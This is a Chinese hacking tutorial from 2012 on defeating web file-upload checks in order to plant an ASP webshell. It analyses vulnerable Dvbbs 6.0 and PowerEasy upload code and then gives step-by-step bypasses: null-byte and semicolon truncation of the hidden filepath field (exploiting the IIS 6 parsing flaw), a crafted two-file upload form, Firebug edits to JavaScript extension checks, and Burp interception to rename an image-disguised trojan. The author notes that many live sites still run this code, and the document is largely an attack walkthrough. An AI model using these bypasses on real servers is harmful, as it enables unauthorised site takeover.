突破上传总结

【*】yueyan 2012/ 10/ 1

【*】yueyan@f4ck.net

【*】edu2b.sinaapp.com

【*】team.f4ck.net

目录

前言

在坛子学习过程中，一直困惑着新手朋友们的一个问题就是上传突破。本文旨在给像我一样新手朋友们一个进阶学习和总结。拿到一个上传源码时并不是去猜它有什么漏洞，更高层次的渗透不应该是去猜目标，而是通过好的分析和总结进行预测甚至确定漏洞。

国庆中秋双节假期，悲剧的我回到老家。无网络，就连手机也是洛基亚 1280，没见过的这款手机的可以上网搜搜。处于一个无网络的环境，每天忙完事，就花个半小时时间码码这篇文章。一直在考虑是不是写这篇文章是不是毫无意义，后来想想文章当自娱自乐也不错，当然我写这篇文章主要是想从源码、实例、上传突破策略、上传漏洞收集这四个方面去分析。是为了记录自己新体会和新理解。我就不以上传流程作为主线进行上传漏洞分析，我就以源码分析，上传攻击方式作为主线进行上传漏洞分析和总结。

作为一个技术追求者，只要有激情和炽热的心，就没有什么能阻挡你对天马行空的向往。还是那句话，大牛和菜鸟的区别在于思路、毅力和经验。本人菜鸟一枚，感觉这话十分受用。貌似写多了点，管他的，反正国庆无事。

文章申明：文章仅用于技术交流，文中技术手段请勿用于非法攻击，本人对文章所述攻击方式造成的损失不负有任何法律责任。

yueyan

0x00 上传突破概述

谈谈我的对上传突破的理解吧，上传突破是利用上传这种形式进行攻击，并且获得网站的 webshell。

—突破上传的理解

对于 web 端的上传，从检测流程来讲，在 Upload Attack Framework 中说明的很详细。如下：

Javascript 检测的绕过

MIME 类型检测的绕过

目录路径检测的绕过

文件扩展名检测的绕过（黑名单，白名单检测）

文件内容检测的突破

而我对上传突破的分类是：

Web 上传的突破上传

ftp 上传的突破上传

0x01 两洞（两动）的分析

从源代码分析漏洞的成因更有助于新手朋友分掌握漏洞。就如死记硬背与理解记忆一样。所谓的两动洞分析主要是老漏洞的理解，为的是给新手一个引导作用。漏洞分析从源文件入手，目标一般有两个，一个是 FilePath（文件路径）突破，另一个则是 FileName（文件名称）突破。介绍的三洞中动网 6.0 上传漏洞就是属于 FilePath（文件路径）突破。动易则是属于 FileName（文件名称）突破。源码部分我进行了详细的注释，新手朋友们应该可以看明白吧。（在附件中还将分析动感上传漏洞）。

—动网 6.0 上传漏洞（截断上传实例）

其上传漏洞就是由于 FilePath 过滤不严引起的。虽然动网已不存在此漏洞了，但是从我实战的经验来看，采用此漏洞源码的网站大有人在。也就是经典的 upload.asp/upfile.asp 组合漏洞,有很多名称。源码上都是大同小异,都存在 FilePath 表单可以在客户端修改的漏洞，我们截取部分源码进行分析:

- <%
- dim upload,file,formName,formPath,iCount,filename,fileExt '//定义上传变量
- set upload=new upload_5xSoft '//建立上传对象 JM 的测试代码
- formPath=upload.form("filepath") '//第一步、获取文件路径，此处是关键。
- if right(formPath,1)<>"/" then formPath=formPath&"/"'为变量 formPath 加上"/"
- for each formName in upload.file '//用 For 读取上传文件
- set file=upload.file(formName) '//生成一个文件对象
- …… '//省略部分代码
- fileExt=lcase(right(file.filename,4)) '//从文件名中截取后 4 位，并转换为小写字符。
- if fileEXT<>".gif" and fileEXT<>".jpg" and fileEXT<>".zip" and fileEXT<>".rar" and fileEXT<>".swf"then '//文件扩展名判断
- response.write "文件格式不正确 [重新上传]"
- response.end

- end if
- randomize
- ranNum=int(90000*rnd)+10000
- filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&fileExt '//第二步、filename 由提交的文件路径+年月日的随机文件名+转换后的扩展名组成
- if file.FileSize>0 then
- file.SaveAs Server.mappath(FileName) '//保存文件
- end if
- set file=nothing
- next
- %>

要想突破上传此源码，必须把握源码中的关键语句。重点已经红色标注。

1、 formPath=upload.form("filepath")
2、 filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&fileExt

可以看出，filename 由提交的文件路径＋年月日的随机文件名＋转换后的扩展名组成。我们的目的就是突破文件路径。我们来仔细分析下漏洞是如何形成的。

在第一句代码中，从变量 filepath 中获取文件的保存路径，然后在第二句中，用路径变量 formPath 加随机生成的数字及经过判断的扩展名合成为一个新的变量，这个变量 Filename 就是上传文件保存的路径及名称。这样说有些空洞。下面举例进行说明。比如选择了文件“yueyan.jpg”进行上传。采用白名单检测，在上传过程中，随文件一起上传的还有一个 FilePath 变量，假设其为“File”当这两个值传到第二条语句后，filename 就变成“File/201210010321944973.jpg”，上传成功后，文件“yueyan.jpg”就被保存在文件夹 File 中，并且文件被重命名为“201210010321944973.jpg”。似乎这个流程并没有漏洞。漏洞就存在在变量 FilePath 值也随着上传，可以进行截断突破上传，突破方法一般有两种。

第一种、将其 FilePath 值改为“File/yueyan.asp□”，其后的“□”表示二进制的 00（空的意思），这样，该变量提交入 upfile.asp 后，Filename 值就变成了 “File /yueyan.asp□/20121001032194497 3.jpg”，服务器在读取这段变量时，因为“□”是二进制的 00，认为该变量语句已经结束了，于是“□”后面的字符也就被忽略掉了，这样一来，Filename 就成了：“File/yueyan.asp”，程序再用 file.SaveAs 进行保存的话，这个文件就保存成了 yueyan.asp 文件。

第二种、第二种突破方法针对的并不是上述源码，而是类似的一个，就是源码中不含这个语句的（能用方法 2 突破的上传一般可以用方法 1 突破）：

- if right(formPath,1)<>"/" then formPath=formPath&"/"'为变量 formPath 加上”/”

设 FilePath 的原值为“File/”（就是在截断的数据中发现变量 FilePath 的值）将其 FilePath 值改为“File/yueyan.asp;”，这样，该变量提交入 upfile.asp 后，Filename 值就变成了 “File/yueyan.asp;20121001032194497 3.jpg”，服务器在读取这段变量时，就会把 yueyan.asp;20121001032194497 3.jpg 当成是一个文件名，这样一来，程序再用 file.SaveAs 进行保存的话，这个文件就保存成了 yueyan.asp;20121001032194497 3.jpg 文件。利用 iis6.0 的解析漏洞成功拿下 shell。

以上截断突破的方法后面将用 burp suit 进行演示。当然也可以采取用 WinSock 抓包，然后用记事本保存提交数据并增加、修改相关内容，再用 WinHex 修改空格为二进制，最后用 NC 提交的方法。同时也可以利用明小子的动网上传。

最简单的两种方法是用火狐 firebug 修改隐藏表单，还有就是只要一句 javascript，就可以上传 jpg 后缀的马获得 shell。后面将一一介绍。

—动易上传漏洞（双文件突破）

FileName（上传文件名）过滤不严造成的漏洞，上传文件名过滤不严的形式是多种多样的。对文件名过滤不严的最简单的事什么也没过滤，或者过滤后不进行重命名，这里就不分析以上两种。这里利用动易文章系统上传漏洞进行分析。

来看一下其上传文件 Upfile_Article.asp 中的部分源码：

- <%
- Const UpFileType="rar|gif|jpg|bmp|swf|mid|mp3" '//允许的上传文件类型
- Const SaveUpFilesPath="../../UploadFiles" '//存放上传文件的目录，注：以上两个常量均在 config.asp 文件内定义
- dim upload,oFile,formName,SavePath,filename,fileExt' //变量定义
- …… '//此处省略部分代码，后面同样如此。
- FoundErr=false '//此为是否允许上传的变量，初始化为假，表示可以上传。
- EnableUpload=false '//此为上传文件扩展名是否合法的变量，初始化为假，表示的是不合法。
- SavePath = SaveUpFilesPath '//存放上传文件的目录
- ……
- sub upload_0() '//使用化境无组件上传
- set upload=new upfile_class '//建立上传对象
- ……
- for each formName in upload.file '//用 For 循环读取上传的文件。
- set ofile=upload.file(formName) '//生成一个文件对象
- ……
- fileExt=lcase(ofile.FileExt) '//将扩展名转换为小写字符
- arrUpFileType=split(UpFileType,"|") '//读取后台定义的允许的上传扩展名

- for i=0 to ubound(arrUpFileType) '//第一关，用 FOR 循环读取 arrUpFileType 数组。
- if fileEXT=trim(arrUpFileType(i)) then '//如果 fileEXT 是允许上传的扩展名
- EnableUpload=true '//EnableUpload 为真，表示该文件合法。
- ……
- if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then '// 第二关，验证 fileEXT 是否为 asp、asa、aspx 扩展名。
- EnableUpload=false '//如果属于这三项之一，那么 EnableUpload 就定义为假，上传文件扩展名不合法。
- end if
- if EnableUpload=false then '// 第三关，验证关。如果传递到此的 EnableUpload 变量为假，则说明上传文件扩展名不合法。
- msg="这种文件类型不允许上传！\n\n 只允许上传这几种文件类型：" & UpFileType
- FoundErr=true '//注意：因为文件名不合法，就更改了 FoundErr 值，由初始的 false 改为 true。
- end if
- strJS="<SCRIPT language=javascript>" & vbcrlf
- if FoundErr<>true then '//第四关，上传关。如果 FoundErr 不等于 true 才可以上传。
- randomize
- ranNum=int(900*rnd)+100
- filename=SavePath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt '//定义 filename，其值为固定的路径名+年月日及随机值生成的名称+传递过来的 fileExt 扩展名。
- ofile.SaveToFile Server.mappath(FileName) '//保存文件
- msg="上传文件成功！"

- ……
- end sub
- %>

从以上源码这句：

Const SaveUpFilesPath="../../UploadFiles" '//存放上传文件的目录，注：以上两个常量均在 config.asp 文件内定义

可以看出源码对文件上传路径进行了事先配置，对于文件路径的突破是不可能的了。

那我们来看看漏洞在哪里。

在这段源码中，用到了两个 for 循环、两个逻辑变量，第一个 for 循环“for each formName in upload.file”用于取得所有上传的文件名；第二个 for 循环“for i=0 to ubound(arrUpFileType) ”用于检测文件扩展名。而两个逻辑变量是 EnableUpload 和 FoundErr，EnableUpload 用于表示文件扩展名的合法性，True 表示合法；而 FoundErr 则用于表示文件是否可以上传，False 表示可以上传。如果我们上传的是一个文件，因为化境无组件上传可以上传多个文件，来看一下上传多个文件的流程：

首先，构造一个有两个上传框的本地 HTM 文件，HTM 代码如下：

```
<form action="http://edu2b.sinaapp.com/Upfile_AdPic.asp" method="post" name="form1" enctype="multipart/form-data">
<input name="FileName1" type="FILE" class="tx1" size="40">
<input name="FileName2" type="FILE" class="tx1" size="40">
<input type="submit" name="Submit" value="上传">
</form>
```

运行这个 HTM，在第一个框内选择一个 jpg 图片，文件名为“yueyan.jpg”，在第二个框内选择一个 cer 文件，文件名为“yueyan.cer”，点“上传”把这两个文件

提交给程序。接下来到 Upfile_AdPic.asp 中观察这两个文件的上传流程（注意其中逻辑变量的变化，建议新手朋友们将源码部分与下面的流程进行比对）。

1、在进入第一个 for（读取文件名）之前，程序先将变量 FoundErr 定义为 false、EnableUpload 定义为 false，然后读取文件名，先验证第一个文件 yueyan.jpg，在验证的第一关中，jpg 属于允许上传的类型，变量 EnableUpload=true。

2、接着到第二关，检验是否属于三种禁传类型 asp、aspx、asa，因为不属于，变量 EnableUpload 仍为 true。

3、再到第三关卡，如果 EnableUpload=false，那么 FoundErr=true，而前面传递来的 EnableUpload=true，那 FoundErr 仍为进入第一个 FOR 循环之前的 false。

4、最后进入第四关，此关的验证是：如果 FoundErr<>true 就可以通过，看一下从第三关传递过来的 FoundErr 的值，是 false，可以上传。这里请注意，在 yueyan.jpg 上传后，EnableUpload 的值保持为 true，FoundErr 的值是 false。

5、接着程序读取第二个文件 yeuyan.cer，进入第一关验证是否为允许上传类型，如果 cer 属于此范围就给 EnableUpload 定义为 true，而 cer 不属于，所以就保持原值，EnableUpload 的原值是什么？看一下 yueyan.jpg 上传后的变量值："EnableUpload 的值保持为 true"，那么此时 cer 文件的 EnableUpload 值就是 true 了。

6、再到第二关，cer 同样不属于此限制范围，又跳过 IF 语句，再看 EnableUpload 的值，仍保持为 true。

7、又到第三关了，因为 EnableUpload=true，又跳过了此关验证。直接进入第四关，这时回头看一下 FoundErr 的值，自 cer 进行上传验证开始，一直未出现 FoundErr，FoundErr 的值是什么？呵呵，它还是 yueyan.jpg 上传后的值 false，而第四关的验证就是只要 FoundErr 不是 true 就可以上传，所以，这个 cer 文件也就通过了层层关卡，进入了服务器。

但是当服务器不解析 cer 时,我们该如何突破呢？我们可以利用上传 asp□(□在这里表示空格，以下同)、asp.格式的文件，方法很简单，就是把上传框中的 asp 名称加入空格或小数点(也可以进行截断修改)，因为是 asp□、asp.格式，其绕过方式和 cer 是一样的，而上传到服务器中的 asp□或 asp.的扩展名，因为 Windows 文件命名原则，会去除后面的空格和小数点，保存的就是 asp 格式了。

0x02 上传攻击方式

上传攻击方式，是上传突破的重要环节。这里将系统介绍上传突破的方法。虽然不能将目前的突破上传的方式全部概括，但是能起到一个引导的作用。

—利用火狐 firebug 突破上传（一）

利用火狐 firebug 突破上传之突破 javascript 本地检测，如我们上传一个 yueyan.f4ck 的文件，还未提交的时候就提示不允许。我们就可以利用火狐的插件 firebug 进行突破。首先在上传页面上右键选择查看元素，此时就会打开 firebug。进行查找会找到如下（我已经将 jpg 改为 asp）：


看源码：javascript:check_ext(this. Value,’jpg|gif’)我已经改为 asp|gif

就这样修改就可以顺利突破 javascript 本地检测。

—利用火狐 firebug 突破上传（二）

利用火狐 firebug 突破上传之突破动网 6.0 上传漏洞。前面已经讲到火狐 firebug 可以突破动网 6.0 上传漏洞，现在我们来演示下如何突破。

选择上传页面，可以确定为动网 6.0 上传漏洞。找到隐藏域，如下含有下面的源码的区域：<input type="hidden" value="/" name="filepath">




单击编辑进入编辑状态，有两种情况。

第一种 value 中的值最后以“/”结尾（本例即为路径最后以“/”结尾），则可以修改为“/yueyan.asp□”【其后的“□”表示二进制的 00（空的意思），后面同上】或者“/yueyan;” 第一种修改方式生成的文件为 yueyan.asp 第二种修改方式生成文件为 yueyan.asp;20121001032194 4973.jpg

第二种 value 中的值最后不是以“/”结尾，则只能用 0x00 截断的方法。

如将：<input type="hidden" value="upload" name="filepath">

<input type="hidden" value="upload/yueyan.asp□" name="filepath">




修改为 0x00 需要工具 winhex 进行修改,修改完后直接上传一张图片后缀的木马，成功突破上传。


—burp suit 截断上传（一）

burp suit 截断上传之突破 javascript 本地检测，可能有些朋友就会问前面已经讲了火狐突破了，为什么还要讲 burp suit 突破？其实我想说的是，用 burp suit 进行截断上传只是为了让大家了解 burp suit 简单方便功能强大的特性，应该是渗透的必备工具，所以我这有再次利用 burp suit 进行截断上传演示。


首先配置服务器的代理设置，internet 属性 连接 局域网设置，按图设置。




按图操作。显示为 intercept on，option 为 127.0.0.1 8080



选择一个图片马，点击上传，burp 就会对数据进行截取。



由于 2012.jpg 是 javascript 验证允许的，所以成功绕过。直接在 burp 中将 jpg 修改为 asp 就行了。



修改完后点击 forward 就可以成功上传了。

—burp suit 截断上传（二）


前面简单的了解了反代理工具 burp suit，现在我们来看看他更高级的截断修改上传的功能，这里我们就谈谈 burp 截断上传突破动网漏洞。

0x00 截断上传实例：


前面的 burp 代理设置同上。其他操作按图片进行。

